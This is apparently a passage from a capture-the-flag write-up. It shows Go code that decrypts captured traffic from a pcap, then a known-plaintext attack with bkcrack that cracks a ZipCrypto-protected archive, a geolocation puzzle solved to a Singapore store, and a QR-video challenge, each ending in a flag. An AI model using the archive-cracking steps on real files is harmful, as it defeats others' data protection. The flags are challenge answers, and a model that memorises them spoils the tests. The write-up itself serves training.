        for bs, be := 0, size; bs < len(data); bs, be = bs+size, be+size {
                cipher.Decrypt(decrypted[bs:be], data[bs:be])
        }

        return decrypted
}

func GenerateECBKey(seed int64) []byte {
        num := seed
        var num2 int64 = 1103515245
        var num3 int64 = 12345
        var num4 int64 = -2147483648

        key := make([]byte, 16)
        for i := 0; i < 16; i++ {
                num = (num2 * num + num3) % num4
                key[i] = byte(((num >> 16) & 255))
        }

        return key
}

func main() {

        flag.StringVar(&InputFile, "i", "", "Input file for decryption.")
        flag.StringVar(&OutputFile, "o", "", "Output file name.")
        flag.Parse()

        s := flag.Arg(0)
        data, _ := hex.DecodeString(s)

        if InputFile != "" {
                data, _ = os.ReadFile(InputFile)
        }

        n := len(data)

        if n < 28 {
                fmt.Printf("Payload too short.\n")
                return
        }

        temp := make([]byte, 16)

        for i := 0; i < 8; i++ {
                temp[i] = BYTE_A[i] ^ BYTE_B[i]
        }

        seed := int64(binary.BigEndian.Uint64(temp))

        key := DecryptECB(GenerateECBKey(seed), ENCRYPTED_SESSION_KEY)
        decrypted := DecryptGCM(key, data)

        if OutputFile == "" {
                fmt.Printf("%s\n", decrypted)
                return
        }

        os.WriteFile(OutputFile, decrypted, 0666)
}$ go build decrypt.go
$ for i in $(tshark -r challenge.pcap -Y "tcp.stream eq 22" -T fields -e data.data) do
./main "$i"
done- The decrypted chatlog is as followed.
54n43: hi
r31mu: hi
54n43: anything interesting?
r31mu: yeah
r31mu: hang on let me send ya
54n43: okay

54n43: wow what is this?
r31mu: decode base64 and read it yourself
r31mu: the password I have told ya before
54n43: okay
54n43: yeah you remind me
54n43: gotta learn windows internal soon
54n43: oops gotta go
54n43: see ya
r31mu: bye- Seem like they sent a giant file over to the recipient?
- Since the file was fragmented across TCP packets, we must extract the packet bytes themselves, merge then and decrypt it.
$ tshark -r challenge.pcapng -Y "frame.number > 979 && frame.number < 1744" -T fields -e data.data | xxd -r -p > exported.txt
$ ./main -i exported.txt | base64 -d > file.zip- Which gave us a ZIP file containing a file called
funny.png. Trying to open it requires a password. Which we do not have access to,
$ file exported.zip
exported.zip: Zip archive data, at least v1.0 to extract, compression method=store- The ZIP file itself, however, uses a very old algorithm to encrypt it. Specifically,
ZIPCrypto Store.
- “One of the .zip password protection algorithms is called ZipCrypto. ZipCrypto is supported natively on Windows, but it should never be used because it is completely broken, flawed, and relatively easy to crack. All hackers need to know is 12 bytes of plain text and where it is located in the zip (which can be easily found) in order to quickly decrypt the entire content of the archive. To give you an idea, on most laptops, it would usually takes less than a minute to decrypt the entire content of a zip file.”
We are going to perform a Known Plaintext attack on this ZIP file using bkcrack .
We already known the first few bytes of a PNG file
$ echo '8950 4e47 0d0a 1a0a 0000 000d 4948 4452' | xxd -r -p > known_bytes- Then we let it do it’s work
$ bkcrack -C exported.zip -c funny.png -p known_bytes
bkcrack 1.8.1 - 2025-10-25
[06:21:35] Z reduction using 9 bytes of known plaintext
100.0 % (9 / 9)
[06:21:35] Attack on 738460 Z values at index 6
Keys: 2607d18f d4c9f83e 954bd897
39.0 % (288014 / 738460)
Found a solution. Stopping.
You may resume the attack with the option: --continue-attack 288014
[06:21:57] Keys
2607d18f d4c9f83e 954bd897- Seems like our key is
2607d18f d4c9f83e 954bd897, which we can decrypt the entire file intofile.png
$ bkcrack -C idk.zip -c funny.png -d file.png -k 2607d18f d4c9f83e 954bd897- Which gives us:

Flag: W1{h3r3_15_ur_r3w4rd_https://youtu.be/hvDBWw2C3Hg}.
grid
Description
Author: s3asick5
The suspect is hiding somewhere, taunting us with a tiny and blurry picture taken on his ancient phone. He told us that he was planning to replace it with a new one from a strange but famous electronics store nearby. After deciding where to buy the new phone, he dumped his old one there and disappeared again.
We need to find the location of that store and speak with the employees who may have seen him. If we can reach them before the suspect moves on again, they might be able to tell us where he went.
Flag format: W1{3 words from https://what3words.com/ }
Example: W1{metro.share.settle}

- Seems like we’re given an image of a building with text and reflective glass.
- We can start first by flipping the image and see what we get.

We then try our best to make out what the characters can be.

For me, I can only make out
THE HOPP SAT, nontheless, we can look it up.
This gave us a pivot! Apparently the text was saying “The Shoppes At Marina Bay Sands”, which, on Google Maps, is located in Singapore.

Looks like the suspect was hiding here.

Now to look for a “strange but famous” electronics store nearby.

There are many, but one stands out in particular as “strange but famous”. The Apple Store, which has a spherical architecture, surrounded by water.

- “Apple Marina Bay Sands is the first Apple store in the world entirely surrounded by water and offers uninterrupted 360-degree panoramic views of the city and spectacular skyline. The store brings the best of Apple to our customers, at one of the most iconic locations in Singapore.”
- Sounds pretty weird to me!

Flag: W1{fishery.leans.arrive}.
README
Description
Author: m4scul1n3
I came across this awesome project and an accompanying video, but I have no idea what it actually does. Can you help me figure it out?
- This video seems to be a stream of QR Codes interchanging at 60FPS, I have seen this on TikTok once, I think it was called Decimen Optical Transfer , you can use your phone and point the camera at the video, like I have.
Flag: W1{Fin4lly_Y0u_can_See_m3}.
Comments